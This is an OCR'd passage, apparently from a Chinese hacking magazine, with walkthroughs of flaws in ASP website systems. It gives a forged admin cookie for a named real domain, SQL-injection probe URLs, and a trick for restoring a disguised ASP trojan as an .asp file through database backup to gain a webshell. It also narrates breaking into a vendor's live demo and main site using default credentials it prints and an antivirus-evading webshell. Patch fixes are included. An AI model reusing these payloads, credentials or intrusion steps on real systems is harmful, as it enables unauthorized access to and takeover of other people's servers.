


图8 上传

有管理员的权限：admincnmai=domain= 对应网站的域名&power=1&diqu=888&username=admin。

四、实战

好了，代码分析到这里结束，现在我们来实战一下，我在入侵官方网站的时候发现它的暴库漏洞已经补了而且上传文件已经被删除了。管理员还不是很傻嘛（之前有人入侵过那个网站）。呵呵，虽然把上传删了。但是，我们还有COOKIE欺骗。我们要用到的工具是老兵叔的MyBrowser欺骗工具。

打开MyBrowser，点击“COOKIES”前面的那个球，然后在COOKIES里面输入：

admincnmai=domain=www.lf0316.cn&power=1&diqu=888&username=admin;

并在Address栏里输入后台的首页（不是登录页面而是管理的首页），然后，按下“转到”按钮，如图3。

OK，登录成功，后台有上传的页面，但是处理上传文件的页面已经被删掉了，还有备份数据库的地方，我试了一下，通过插马备份数据库再提交大马的路是行不通的，我怎么提交都不成功，如图4。

于是到前台那边注册了个账号，发了篇文章出去（选择有图片的），然后就转到如图5的位置。




图9 得到WEBSHELL

可是让我郁闷的是，传文件的时候，找不到处理文件的页面UPFILE.ASP，我又找了半天，没找到其他上传的地方。接近崩溃的时候，老大LENK上线了，然后把地址给他，让他帮忙搞下，他一分钟就搞定了。然后跟我说了句很受用的话，估计对和我一样的菜鸟们也比较受用的，如图6所示。

按老大说的，我找到了上传界面，如图7所示。

然后上传了个带后缀的JPG马上去，如图8所示。

把JPG马的地址复制下来，到后台备份处还原我们的马，可爱的界面就出来了，如图9所示。

这里要感谢一下我的老大Lenk和所有帮助我的朋友们。

编辑点评：

很不错的一篇文章，在分析完系统漏洞后，能在实战中就遇到的问题灵活应变，正是合了Lenk的话：技术简单，思路重要！

攻入南方数据的大门



心雨

从本文你可以学到：

1、南方数据企业网站管理系统的漏洞分析
2、漏洞修补方法
3、分析漏洞能力

《南方数据企业网站管理系统》是南方数据（www.southidc.net）开发的网站管理系统，一套要卖几百块哦，是不是卖得贵就等于安全了呢？当然不是！从表面上看网站很安全，过滤了大部分有威胁的地方，但还是有些地方给忽略了，导致官方主站也被攻陷！出现问题的地方是用户修改资料用的几个文件UserCheckReg.asp，UserEdit.asp，UserEditPwd.asp，看看UserEdit.asp里有问题的代码：

```
UserName=trim(request("UserName")) '将提交的值去掉空格赋给UserName
………
if UserName="" then '只是判断UserName是否为空
………
Set rsUser=Server.CreateObject("Adodb.RecordSet")'注册组件
sqlUser="select * from [User] where UserName='" & UserName & "'"'数据库查询语句
rsUser.Open sqlUser,conn,1,3
………
Else
```

这个文件是用来修改用户资料的，没有进行身份验证，只是判断了变量**UserName**是不是为空，只要UserName为一个存在的用户名就可以显示资料修改的页面。更重要的是提交变量UserName时没有做任何的过滤就放入数据库查询语句中，这样注入漏洞就出现了！在其它几个文件里也是UserName没做过滤！

在本地测试一下：先注册一个用户**admin**，然后在浏览器里输入**http://127.0.0.1/2/UserEdit.asp?UserName=admin**。因为使用的是request（）来接受提交的值，那么可以用get方法来提交。提交后显示修改资料的页面，如图1。




图1 修改资料

然后再输入测试注入点的语句：“**http://127.0.0.1/2/UserEdit.asp?UserName=admin'and'1'='1**，显示同样的页面（因为1确实是等于1的嘛），再输入**http://127.0.0.1/2/UserEdit.asp?UserName=admin'and'1'='2**，显示的内容变了，提示找不到用户，如图2。




图2 探测漏洞

很明显是可以注入的，只要在**admin**’和**and**’**1**’=’**1**之间输入注入语句就可以猜解到管理员账号密码了！用工具也可以，建议使用NBSI，因为这样的注入，用明小子之类的是扫描不出来的！

另一个有漏洞的文件是后台备份数据库的地方，先来看看备份数据库的页面，如图3。




图3 备份数据库

我们来备份一次数据看看，点确定提示成功！如图4。




图4 备份数据库成功

跟其它后台的备份一样啊，应该没有问题吧？但是当我访问2006－10－25.asa的时候提示找不到，开始以为是我输入错了，又试了好几次都访问不到！于是来到“Databackup”文件夹下看了一下，发现问题了，如图5。




图5 发现问题

看到了吗？备份的“2006－10－25”存在，却没有扩展名！但是刚才明明显示的“备份数据成功，备份的数据库为D:\wwwroot\2\admin\Databackup\2006－10－25.asa”应该有问题！赶紧找出备份的用那个Admin_DataBackup.asp文件看看，果然有问题：

```
If CheckDir(bkfolder) = True Then '用自定义函数CheckDir判断要备份的文件目录是否存在的
fso.copyfile dbpath,bkfolder& "\"& bkdbname '目录存在的话就执行备份语句 并没有修改文件名
……
response.write "<center>备份数据库成功，备份的数据库为 " & bkfolder & "\" & bkdbname & ".asa</center>" '提示备份成功 显示的文件名加了.asa
```

首先用CheckDir()判断要备份的文件目录是否存在的，存在的话CheckDir = True则执行备份语句“fso.copyfile dbpath,bkfolder& "\"& bkdbname”，看看语句里并没有给“bkdbname”加上.asa，这样只要备份的文件是存在的，那么备份成的什么文件名都不会变，可以直接备份成asp文件，虽然备份成功后会显示“xx.asp.asa”，但实际文件还是“xx.asp”。在本地试试看，先把一个



图6 上传GIF后缀的ASP木马




图7 备份木马

ASP 木马另存为 .gif 的格式上传，如图 6。然后在数据备份的地方输入路径和要备份成的文件名，如图 7。

点确定，提示“备份数据库成功，备份的数据库为“D：\wwwroot\2\admin\Databackup\110.asp.asa”，如图 8。




图 8 备份成功

不要管显示的是什么，实际文件是没有 .ASA 的。我们直接访问**http://127.0.0.1/2/admin/Databackup\110.asp**，便得到了 webshell，如图 9。




图 9 得到 webshell

这只是在本地成功拿到 webshell，现在我们去看看官方有没有同样的漏洞。官网用的是另一套程序，但是却提供了我测试的那个版本的网上试用演示程序，如图 10。




图 10 官方演示站

进去看了看，跟我测试的那个差不多，有的还提供后台试用的地方！嘿嘿，能进后台？这不正合我意！但是进了几个演示程序都有限制，不能上传文件，备份页面不能访问，如图 11、图 12。




图 12 无法访问




图 11 关闭上传功能

但是最后还是找到一个没有任何限制的试用版本（人品好！）“http://www.southidc.net/0791idcchen/”这个没提供后台试用，但是默认的后台地址和账号密码没改，后台地址“http://www.southidc.net/0791idcchen/admin/Login.asp ”用默认的账号 admin 密码 0791idc 登录，然后就和本地测试的一样，只是在传马的时候第一只不幸被杀了！换一只免杀的便拿到 webshell，如图 13。




图 13 得到 WEBSHELL

正好这套演示程序在官网的目录下可以顺带黑了主站！如图 14。




图 14 主站目录

修补方法：

修补这两个漏洞也很简单：只要在“UserEdit.asp”里开头加上“<!--#Include File="inc/Check_Sql.asp"-->”就可以了，“Check_Sql.asp”是程序带的防注入程序，在这里调用就可以了。还有备份的地方“fso.copyfile dbpath,bkfolder& "\"& bkdbname ”在后面直接加上“& ".html"”变成“fso.copyfile dbpath,bkfolder& "\"& bkdbname & ".html"”这样备份的文件名不管改成什么，后面加上“.html”就不能直接备份成 .asp 得到 webshell！

当找到他们的客服 QQ 号说网站有漏洞的时候，他们似乎对自己的网站很放心竟然不理我！算了，就这样了，反正我已经提醒了，以后出问题就怪不了谁了！删了马儿走人……

编辑点评：


这个管理系统的漏洞虽然不是很大，存在的 SQL 注射也算比较低级的了，可以得到管理员密码的 MD5 值，如果能结合 MD5 破解工具或者破 MD5 的网站，成功进入后台，就可以比较简单地得到 WEBSHELL。NOHACK

绕过多重限制继续注入

LCX 归来

分别两个月后，lcx 又回来了。我将在这个栏目里继续为大家服务。毛主席说，三天不学习，赶不上刘少奇。我两个月没有学习，估计连普通读者的水平都不如了。两个月后我再接触黑客知识，发现了一个现象，大家的注入水平现在都普遍在同一个层面上，高手与普通黑客的差别在于白箱代码的阅读能力和思维上了。如果暂且没有脚本的编程知识，那开拓一下思维，也许你的水平就会又提升一个档次了。不过，想开拓思维，读代码也许是最好的办法了……

